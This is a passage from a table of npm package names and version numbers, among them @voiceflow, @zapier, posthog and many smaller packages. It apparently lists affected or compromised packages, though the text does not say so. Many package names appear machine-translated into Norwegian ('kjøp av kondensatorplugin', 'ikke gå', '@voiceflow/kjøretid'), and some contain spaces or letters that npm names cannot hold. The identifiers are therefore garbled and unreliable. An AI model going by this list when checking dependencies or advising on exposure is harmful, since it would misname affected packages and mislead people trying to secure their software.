| @voiceflow/nestjs-timeout | 1.3.1, 1.3.2 |
| @voiceflow/npm-pakke-json-lint-config | 1.1.1, 1.1.2 |
| @voiceflow/åpen | 3.2.2, 3.2.3 |
| @voiceflow/pino | 6.11.4, 6.11.3 |
| @voiceflow/pino-pretty | 4.4.2, 4.4.1 |
| @voiceflow/penere-konfigurasjon | 1.10.2, 1.10.1 |
| @voiceflow/react-chat | 1.65.4, 1.65.3 |
| @voiceflow/kjøretid | 1.29.1, 1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3, 1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2, 1.43.1 |
| @voiceflow/hemmeligheter-leverandør | 1.9.3, 1.9.2 |
| @voiceflow/semantisk-utgivelseskonfigurasjon | 1.4.2, 1.4.1 |
| @voiceflow/serverløs-plugin-typescript | 2.1.7, 2.1.8 |
| @voiceflow/slate-serialisering | 1.7.4, 1.7.3 |
| @voiceflow/stitches-react | 2.3.3, 2.3.2 |
| @voiceflow/storybook-config | 1.2.2, 1.2.3 |
| @voiceflow/stylelint-config | 1.1.1, 1.1.2 |
| @voiceflow/test-common | 2.1.1, 2.1.2 |
| @voiceflow/tsconfig | 1.12.2, 1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5, 1.1.4 |
| @voiceflow/utils-designer | 1.74.19, 1.74.20 |
| @voiceflow/verror | 1.1.5, 1.1.4 |
| @voiceflow/vite-config | 2.6.2, 2.6.3 |
| @voiceflow/vitest-config | 1.10.3, 1.10.2 |
| @voiceflow/stemmetyper | 2.10.59, 2.10.58 |
| @voiceflow/voiceflow-typer | 3.32.45, 3.32.46 |
| @voiceflow/widget | 1.7.18, 1.7.19 |
| @zapier/ai-aksjoner | 0.1.20, 0.1.19, 0.1.18 |
| @zapier/babel-forhåndsinnstilt-zapier | 6.4.2, 6.4.1, 6.4.3 |
| @zapier/nettleserliste-konfigurasjon-zapier | 1.0.4, 1.0.3, 1.0.5 |
| @zapier/hemmelig-skrubber | 1.1.5, 1.1.4, 1.1.3 |
| ai-crowl-skjold | 1.0.7 |
| arc-cli-fc | 1.0.1 |
| asyncapi-forhåndsvisning | 1.0.2, 1.0.1 |
| atrix | 1.0.1 |
| automatiseringsmodell | 1.0.491 |
| axios-bygger | 1.2.1 |
| axios-kansellerbar | 1.0.2, 1.0.1 |
| aksios-tidsbestemt | 1.0.2, 1.0.1 |
| barebones-css | 1.1.4, 1.1.3 |
| benmostyn-rammetrykk | 1.0.1 |
| besteGPIOcontroller | 1.0.10 |
| toveisadapter | 1.2.2, 1.2.4, 1.2.5, 1.2.3 |
| blinqio-henrettelser-cli | 1.0.41 |
| blob-til-base64 | 1.0.3 |
| bun-plugin-httpfile | 0.1.1 |
| bytekode-sjekker-cli | 1.0.11, 1.0.8, 1.0.9, 1.0.10 |
| byte-til-x | 1.0.1 |
| kalkuler-lånerente | 1.0.4 |
| kondensator-plugin-apptrackingios | 0.0.21 |
| kjøp av kondensatorplugin | 0.1.1 |
| kondensator-plugin-scgspåloggingmedgoogle | 0.0.5 |
| kjøpshistorikk for kondensatorer | 0.0.10 |
| kondensator-stemmeopptaker-wav | 6.0.3 |
| nedlastinger av chrome-utvidelser | 0.0.3, 0.0.4 |
| claude-token-oppdatering | 1.0.3 |
| coinmarketcap-api | 3.1.3, 3.1.2 |
| farger-regex | 2.0.1 |
| kommando-irail | 0.5.4 |
| sammenlign-objekt | 1.1.1, 1.1.2 |
| kompositt-reduksjonsmiddel | 1.0.4, 1.0.3, 1.0.2, 1.0.5 |
| nedtelling | 1.0.2, 1.0.1 |
| CPU-instruksjoner | 0.0.14 |
| opprett-regissør-app | 0.1.1 |
| opprett-glee-app | 0.2.3, 0.2.2 |
| opprett-hardhat3-app | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| krypto-addr-kodek | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboard-tom-tilstand | 1.0.3 |
| designstudiouiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| dialogflow-es | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| discord-bot-server | 0.1.2 |
| docusaurus-plugin-vaniljeekstrakt | 1.0.3 |
| ikke gå | 1.1.2 |
| dotnet-mal | 0.0.3, 0.0.4 |
| drop-events-on-property-plugin | 0.0.2 |
| e-post-leveringsbarhetstester | 1.1.1 |
| håndhev-grennavn | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| ethereum-ens | 0.8.1 |
| evm-sjekkkode-cli | 1.0.15, 1.0.12, 1.0.13, 1.0.14 |
| eksakt ticker | 0.3.5 |
| expo-lyd-økt | 0.2.1 |
| expressos | 1.1.3 |
| tykkfingret | 1.0.2, 1.0.1 |
| funksjonsvending | 1.0.2, 1.0.1 |
| firestore-søkemotor | 1.2.3 |
| fittxt | 1.0.3, 1.0.2 |
| klaffstabler | 1.0.2, 1.0.1 |
| flate ut-ikke flate ut | 1.0.2, 1.0.1 |
| formik-feilfokus | 2.0.1 |
| formik-butikk | 1.0.1 |
| fuzzy-finder | 1.0.5, 1.0.6 |
| gate-evm-sjekkkode2 | 2.0.3, 2.0.4, 2.0.5, 2.0.6 |
| gate-evm-verktøy-test | 1.0.7, 1.0.8, 1.0.5, 1.0.6 |
| gatsby-plugin-cname | 1.0.2, 1.0.1 |
| generator-meteor-lager | 0.1.6 |
| generator-ng-itobuz | 0.0.15 |
| få-dem-argumenter | 1.3.3 |
| github-action-for-generator | 2.1.28, 2.1.27 |
| gitsafe | 1.0.5 |
| go-mal | 0.1.8, 0.1.9 |
| gulp-inject-envs | 1.2.2, 1.2.1 |
| haufe-axera-api-klient | 0.0.1, 0.0.2 |
| håp-kartbokstegning | 0.1.1 |
| håpedraw | 1.0.3 |
| hover-design-prototype | 0.0.5 |
| http-het | 1.0.3, 1.0.2 |
| hyperfullfaced | 1.0.3 |
| hyperterm-hipster | 1.0.7 |
| ids-css | 1.5.1 |
| ids-enterprise-mcp-server | 0.0.2 |
| ids-enterprise-ng | 20.1.6 |
| ids-enterprise-skriving | 20.1.6 |
| bilde-til-URI | 1.0.2, 1.0.1 |
| søvnløshet-plugin-tilfeldig-valg | 1.0.4 |
| invo | 0.2.2 |
| jernskjold-miniapp | 0.0.2 |
| ito-knapp | 8.0.3 |
| itobuz-vinkelformet | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| itobuz-vinkelknapp | 8.0.11 |
| jacob-zuma | 1.0.2, 1.0.1 |
| jaetut-varit-test | 1.0.2 |
| jan-nettleser | 0.13.1 |
| jquery-bindinger | 1.1.3, 1.1.2 |
| jsonsurge | 1.0.7 |
| bare-smakfull | 1.7.1 |
| drepeport | 2.0.3, 2.0.2 |
| korea-administrativt-område-geo-json-util | 1.0.7 |
| komi | 1.5.9, 1.5.10 |
| språkkoder | 1.0.2, 1.0.1 |
| lisens-omatic | 1.2.2, 1.2.1 |
| lint-iscenesatt-imagemin | 1.3.1, 1.3.2 |
| lite-serper-mcp-server | 0.2.2 |
| luno-api | 1.2.3 |
| manuell-faktureringssystem-miniapp-api | 1.3.1 |
| medusa-plugin-kunngjøring | 0.0.3 |
| medusa-plugin-logger | 0.0.17 |
| medusa-plugin-momo | 0.0.68 |
| medusa-plugin-produktanmeldelser-kvy | 0.0.4 |
| medusa-plugin-zalopay | 0.0.40 |
| mod10-kontrollsiffer | 1.0.1 |
| mon-pakke-react-typescript | 1.0.1 |
| mitt-saeed-lib | 0.1.1 |
| n8n-noder-tmdb | 0.5.1 |
| n8n-noder-vercel-ai-sdk | 0.1.7 |
| n8n-noder-viral-app | 0.2.5 |
| nanoresett | 7.0.2, 7.0.1 |
| neste-sirkulære-avhengighet | 1.0.3, 1.0.2 |
| neste-enkle-Google-Analytics | 1.1.1, 1.1.2 |
| neste-stil-nprogress | 1.0.4, 1.0.5 |
| ngx-nyttig-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| vanlig butikk | 1.3.1, 1.3.4, 1.3.3, 1.3.2 |
| obj-til-css | 1.0.3, 1.0.2 |
| okta-react-ruter-6 | 5.0.1 |
| åpent2internett | 0.1.1 |
| orbit-boxicons | 2.1.3 |
| bane-tåke-tegneverktøy | 1.0.10 |
| orbit-nebula-editor | 1.0.2 |
| orbit-såpe | 0.43.13 |
| orkester | 12.1.2 |
| pakketester | 1.0.1 |
| pakke-plugin-ressurskopimaskin | 1.1.3, 1.1.2 |
| pdf-annotering | 0.0.2 |
| piklitt | 1.0.1 |
| pico-uid | 1.0.4, 1.0.3 |
| pakke-readme | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| posthog-docusaurus | 2.0.6 |
| posthog-js | 1.297.3 |
| posthog-node | 4.18.1, 5.13.3, 5.11.3 |
| posthog-plugin-hello-world | 1.0.1 |
| posthog-react-native | 4.11.1, 4.12.5 |
| posthog-react-native-session-replay | 1.2.2 |
| prime-one-tabell | 0.0.19 |
| prompt-eng | 1.0.50 |
| ynkelig-req | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8, 1.0.7 |
| react-component-taggere | 0.1.9 |
| react-data-to-export | 1.0.1 |
| react-element-prompt-inspektør | 0.1.18 |
| react-favic | 1.0.2 |
| react-hook-form-persist | 3.0.2, 3.0.1 |
| react-jam-ikoner | 1.0.2, 1.0.1 |
| react-keycloak-kontekst | 1.0.8, 1.0.9 |
| react-bibliotek-oppsett | 0.0.6 |
| react-linear-loader | 1.0.2 |
| react-micromodal.js | 1.0.2, 1.0.1 |
| react-native-datepicker-modal | 1.3.1, 1.3.2 |
| react-native-e-post | 2.1.1, 2.1.2 |
| react-native-fetch | 2.0.1, 2.0.2 |
| react-native-get-pixel-dimensjoner | 1.0.2, 1.0.1 |
| react-native-google-maps-veibeskrivelser | 2.1.2 |
| react-native-jam-ikoner | 1.0.2, 1.0.1 |
| react-native-log-nivå | 1.2.2, 1.2.1 |
| react-native-modest-avmerkingsboks | 3.3.1 |
| react-native-modest-lagring | 2.1.1 |
| react-native-telefonsamtale | 1.2.2, 1.2.1 |
| react-native-retriable-fetch | 2.0.1, 2.0.2 |
| react-native-use-modal | 1.0.3 |
| react-native-søker | 1.2.2, 1.2.1 |
| react-native-websocket | 1.0.4, 1.0.3 |
| react-native-worklet-funksjoner | 3.3.3 |
| react-qr-bilde | 1.1.1 |
| rediff | 1.0.5 |
| rediff-visningsprogram | 0.0.7 |
| redux-rutersett | 1.2.2, 1.2.4, 1.2.3 |
| rollup-plugin-httpfile | 0.2.1 |
| sa-selskapsregistreringsnummer-regex | 1.0.2, 1.0.1 |
| sa-id-gen | 1.0.4, 1.0.5 |
| sammesamme | 1.0.3 |
| scgs-kondensator-abonner | 1.0.11 |
| scgsffcreator | 1.0.5 |
| set-nestet-prop | 2.0.1, 2.0.2 |
| hylle-jwt-økter | 0.1.2 |
| shell-exec | 1.1.4, 1.1.3 |
| shinhan-limit-skrap | 1.0.3 |
| ferdighetsbruk | 0.1.2, 0.1.1 |
| Solomon-api-historier | 1.0.2 |
| Salomo-v3-historier | 1.15.6 |
| solomon-v3-ui-wrapper | 1.6.1 |
| sorter etter avstand | 2.0.1 |
| sør-afrikansk-id-info | 1.0.2 |
| stat-fns | 1.0.1 |
| stor | 2.3.2 |
| Super-commit | 1.0.1 |
| svelte-autofullfør-velg | 1.1.1 |
| svelte-toasty | 1.1.3, 1.1.2 |
| tanstack-shadcn-bord | 1.1.5 |
| tcsp | 2.0.2 |
| tcsp-tegningstest | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| mal-bibliotek | 1.1.4, 1.1.3 |
| mal-mikrotjeneste | 1.0.3, 1.0.2 |
| seig-hent | 2.3.3, 2.3.2 |
| test-foundry-app | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| test-hardhatt-app | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| test23112222-api | 1.0.1 |
| tiaan | 1.0.2 |
| token.js-gaffel | 0.7.32 |
| trigo-react-app | 4.1.2 |
| typegjerde | 1.2.2, 1.2.3 |
| typeorm-bane | 0.2.27 |
| undefsafe-typed | 1.0.4, 1.0.3 |
| oppland | 0.5.4 |
| opplasting til Play Store | 1.0.2, 1.0.1 |
| url-encode-decode | 1.0.2, 1.0.1 |
| bruk-ulagrede-endringer | 1.0.9 |
| gyldig-sørafrikansk-ID | 1.0.3 |
| vf-oss-mal | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-nettleseroppdatering-nuxt | 1.0.5 |
| web-skraper-mcp | 1.1.4 |
| web-typer-htmlx | 0.1.1 |
| web-typer-lit | 0.1.1 |
| webpack-loader-httpfile | 0.2.1 |
| velværeekspert-ng-galleri | 5.1.1 |
| tøss | 1.0.9, 1.0.10 |
| zapier-async-lagring | 1.0.3, 1.0.2, 1.0.1 |
| zapier-plattform-cli | 18.0.4, 18.0.3, 18.0.2 |
| zapier-plattform-kjerne | 18.0.4, 18.0.3, 18.0.2 |
| zapier-plattform-skjema | 18.0.4, 18.0.3, 18.0.2 |
| zapier-skript | 7.8.3, 7.8.4 |
| zuper-cli | 1.0.1 |
| zuper-sdk | 1.0.57 |
| zuper-stream | 2.0.9 |

